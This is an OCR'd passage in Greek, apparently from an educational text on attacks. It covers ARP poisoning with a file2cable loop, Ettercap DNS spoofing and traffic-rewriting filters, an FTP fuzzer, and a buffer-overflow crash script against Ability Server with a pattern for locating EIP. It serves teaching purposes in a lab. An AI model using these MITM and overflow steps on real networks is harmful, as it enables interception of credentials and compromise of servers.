
```
#!/bin/bash
while [ 1 ];do
file2cable -i eth0 -f arp-victim
file2cable -i eth0 -f arp-gateway
sleep 2
done
```

Το σενάριο αυτό θα στέλνει τα αρχεία – πακέτα που τροποποιήσαμε, στο μηχάνημα A και στην πύλη κάθε 2 sec, ώστε η κρυφή μνήμη ARP του B μηχανήματος να μην έχει τη δυνατότητα να διορθώσει την κατάστασή του.

Το σενάριο τρέχει ως εξής :

```
bt ~ # ./arp-poison.sh
file2cable - by FX <fx@phenoelit.de>
Thanx got to Lamont Granquist & fyodor for their hexdump()
file2cable - by FX <fx@phenoelit.de>
Thanx got to Lamont Granquist & fyodor for their hexdump()
file2cable - by FX <fx@phenoelit.de>
Thanx got to Lamont Granquist & fyodor for their hexdump()
```


Αποτέλεσμα όλης της ανωτέρω διαδικασίας είναι ότι όλη η κίνηση που αποστέλλεται από το μηχάνημα B στο Διαδίκτυο, πρώτα να περνά το μηχάνημα A και μετά να προωθείται στην πύλη. Όπως φαίνεται και στην Εικόνα 12 ανοίγει ένα FTP session και αποκαλύπτεται ο κωδικός πρόσβασης.



Εικόνα 12 Απεικόνιση του εργαλείου wireshark με τις επικοινωνίες του υπό παγίδευση μηχανήματος [Πηγή 23].

2.6.1 Το εργαλείο ETTERCAP

Ένα εργαλείο με το οποίο γίνεται «ARP spoofing» είναι το ETTERCAP, το οποίο εξυπηρετεί man-in-the-middle (MITM) επιθέσεις, σε τοπικά δίκτυα. Για να τρέξει το ETTERCAP σε γραφικό περιβάλλον δίνουμε: bt ~ # **ettercap -G** και εμφανίζεται η Εικόνα 13.




Εικόνα 13 Το εργαλείο ETTERCAP [Πηγή 23].

Το ETTERCAP απλά υλοποιεί σε ένα εργαλείο όλη τη λογική που αναπτύχθηκε παραπάνω. Επιπρόσθετες δυνατότητες που έχει το εν λόγω εργαλείο είναι για παράδειγμα η πλαστογράφηση των DNS εγγραφών με αποτέλεσμα άλλη σελίδα να ζητάει, το υπό παγίδευση μηχάνημα και άλλη να του εμφανίζεται. Για να συμβεί αυτό το αρχείο /usr/local/share/ettercap/etter.dns πρέπει να τροποποιηθεί ως εξής [23]:

```
microsoft.com A 192.168.2.114
*.microsoft.com A 192.168.2.114
www.microsoft.com PTR 192.168.2.114
```

Έτσι, όταν το υπό παγίδευση μηχάνημα προσπαθεί να περιηγηθεί στη σελίδα *.microsoft.com, το DNS αίτημά του «κρυφακούγεται» και αντικαθίσταται από την DNS εγγραφή του 192.168.2.114, με αποτέλεσμα στον περιηγητή του υπό παγίδευση μηχανήματος να εμφανίζεται αντί για τη σελίδα *.microsoft.com η σελίδα που βρίσκεται στο διαδικτυακό διακομιστή 192.168.2.114.




Εικόνα 14 Απεικόνιση του εργαλείου ETTERCAP μετά την παγίδευση [Πηγή 23].

Ένα ακόμα πολύ δυνατό χαρακτηριστικό του ETTERCAP είναι ότι μπορεί, σε πραγματικό χρόνο, να δημιουργεί φίλτρα και να τα εφαρμόζει ανάλογα με την εφαρμογή που τρέχει. Για παράδειγμα, μπορεί να δημιουργηθεί ένα απλό ETTERCAP φίλτρο που αντικαθιστά διάφορες λέξεις στο κείμενο μιας ιστοσελίδας σε πραγματικό χρόνο. Όταν το υπό παγίδευση μηχάνημα περιηγείται σε αυτή τη σελίδα, το ETTERCAP θα παρακολουθεί την κίνηση και θα τροποποιεί καταλλήλως σε πραγματικό χρόνο.


Έστω ότι η επίμαχη ιστοσελίδα είναι αυτή της Εικόνας 15. Για να αντικατασταθούν οι λέξεις “rocks” σε “stinks” και “hired” σε “fired”, πρέπει να δημιουργηθεί ένα φίλτρο στο αρχείο /usr/local/share/ettercap/etter.filter.examples, ως εξής [23]:

```
if (ip.proto == TCP && search(DATA.data, "rocks") ) {
log(DATA.data, "/tmp/muts_ettercap.log");
replace("rocks", "stinks");
msg("Stinks substituted and logged.\n");
}
if (ip.proto == TCP && search(DATA.data, "hired") ) {
log(DATA.data, "/tmp/muts_ettercap.log");
replace("hired", "fired");
msg("Fired substituted and logged.\n");
}
```



Εικόνα 15 Παράδειγμα ιστοσελίδας με ενδεικτικό κείμενο [Πηγή 23].

Κατά την επίσκεψη του υπό παγίδευση μηχανήματος στην παραπάνω σελίδα, μετά την εφαρμογή του φίλτρου, θα εμφανίζεται η ιστοσελίδα με την μορφή της Εικόνας 16.



Εικόνα 16 Το τροποποιημένο κείμενο της ιστοσελίδας [Πηγή 23].

2.7 Εκμετάλλευση Υπερχείλισης Ενταμιευτή (Buffer Overflow exploitation)

Όλες οι εφαρμογές έχουν ευπάθειες. Αν είναι ανοικτού κώδικα οι ευπάθειες μπορούν να βρεθούν με τη χρήση της αναθεώρησης πηγαίου κώδικα (Source Code Review), αν είναι κλειστού κώδικα μπορεί να χρησιμοποιηθεί αντίστροφη μηχανική (Reverse Engineering) ή Fuzzing τεχνικές.

Η τεχνική fuzzing βασίζεται στην αποστολή αλλοιωμένων συμβολοσειρών, με κακόβουλο τρόπο, ως είσοδο σε μια εφαρμογή. Για να διαπιστωθεί η ύπαρξη ευπάθειας ή μη, πρέπει στην συνέχεια να

ελεγχθεί η εφαρμογή ως προς την συμπεριφορά της, δηλαδή να διαπιστωθεί αν θα παρουσιάσει μη αναμενόμενα σφάλματα κτλ.

Ένας FTP Fuzzer είναι ο ακόλουθος [23]:

```
#!/usr/bin/python
import socket
# Create an array of buffers, from 20 to 2000, with increments of 20.
buffer=["A"]
counter=20
while len(buffer) <= 100:
buffer.append("A"*counter)
counter=counter+20
# Define the FTP commands to be fuzzed
commands=["MKD","CWD","STOR"]
# Run the fuzzing loop
for command in commands:
for string in buffer:
print “Fuzzing” + command + ":" +str(len(string))
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.244.129',21))
s.recv(1024)
s.send('USER ftp\r\n')
s.recv(1024)
s.send('PASS ftp\r\n')
s.recv(1024)
s.send(command + ' ' + string + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close()
```

Αν τον εφαρμόσουμε σε έναν FTP διακομιστή (τον Ability Server v2.3.4), θα δώσει τα ακόλουθα αποτελέσματα:

bt ~ # **./simple-fuzzer.py**


```
Fuzzing MKD:1
Fuzzing MKD:20
...
Fuzzing STOR:940
Traceback (most recent call last):
File "./simple-fuzzer.py", line 26, in ?
s.recv(1024)
 socket.error: (104, 'Connection reset by peer')
bt ~ #
```

Ο εν λόγω FTP διακομιστής σταματά να ανταποκρίνεται στην εντολή STOR στα 940 bytes και σενάριο τερματίζει. Αυτή η συμπεριφορά θα αναπαραχθεί, προκειμένου να γίνει εκμετάλλευση της εν

λόγω ευπάθειας. Ειδικότερα θα δημιουργηθεί ένα python σενάριο που απλά κάνει σύνδεση στον διακομιστή και στέλνει μια μεγάλη STOR εντολή [23].

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = '\x41' * 2000
print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
s.close()
```

Στο μηχάνημα με λειτουργικό Windows, στο οποίο είναι εγκατεστημένος ο διακομιστής και η εφαρμογή OllyDbg [5], πρέπει να ξεκινήσει η λειτουργία του διακομιστή και να ανοίξει ταυτόχρονα και το OllyDbg, προκειμένου να παρατηρηθεί τι θα συμβεί στον διακομιστή μόλις εκτελεστεί το ανωτέρω σενάριο.



Εικόνα 17 Απεικόνιση OllyDbg όπου διαφαίνεται ότι ο ενταμιευτής έχει αντικαταστήσει αρκετά τμήματα της μνήμης [Πηγή 23].

Στην Εικόνα 17 φαίνεται ότι ο ενταμιευτής έχει αντικαταστήσει αρκετά τμήματα της μνήμης τα οποία έχουν οδηγήσει και στο να αντικατασταθεί και ο δείκτης EIP (instruction pointer)[6]. Καθώς ο EIP ελέγχει τη ροή εκτέλεσης του προγράμματος, είναι εφικτό να κατευθυνθεί η ροή σε άλλο σημείο. Αυτό

[5] Το OllyDbg πρόκειται για windows debugger
[6] Ο instruction pointer (EIP) δείχνει ποία είναι η επόμενη εντολή που θα εκτελέσει η εφαρμογή.

που συνήθως γίνεται είναι να τοποθετείται στον ενταμιευτή ένα **shellcode** [7] και όταν έχει επιτευχθεί ο έλεγχος της ροής του προγράμματος τότε η ροή κατευθύνεται στην εκτέλεση του shellcode.

Προκειμένου να ελεγχτεί ο EIP πρέπει να βρεθούν τα 4 bytes στον ενταμιευτή που τον αντικαταστούν. Υπάρχουν 2 τρόποι για να γίνει αυτό. Ο πρώτος είναι να σταλούν 1000 "A" και 1000 "B" αντί για 2000 "A". Αν ο EIP αντικατασταθεί με "A" τότε τα 4 ζητούμενα bytes βρίσκονται στο πρώτο μισό του ενταμιευτή. Κατόπιν στα πρώτα 1000 bytes του ενταμιευτή και στέλνονται 500 "A" και 500 "C". Αν η EIP έχει αντικατασταθεί από "C" τότε τα 4 ζητούμενα bytes θα βρίσκονται στο εύρος 500-1000. Συνεχίζοντας να μειώνεται και άλλο το πεδίο τιμών του ενταμιευτή ώσπου να βρεθούν τα 4 ζητούμενα bytes.

Ο δεύτερος τρόπος και πιο γρήγορος είναι να σταλεί μια μοναδική συμβολοσειρά 2000 bytes και βρεθούν αμέσως τα 4 bytes που θα αντικαταστήσουν τον EIP. Για να γίνει αυτό γίνεται χρήση του εργαλείου **genbuf.pl**, στο οποίο περνιούνται ως όρισμα τα μοναδικά bytes (2000) [23]:

BT ~ # **genbuf.pl 2000**


Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1i2Ai3Ai
4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al
5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao
1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7A
q8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7
At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4
Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1A
z2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc
0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be
8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1**Bg2B**3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7
Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk
9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6B
n7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq
4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt
4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw
2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7B

x8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6C
a7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd
5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4
Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj
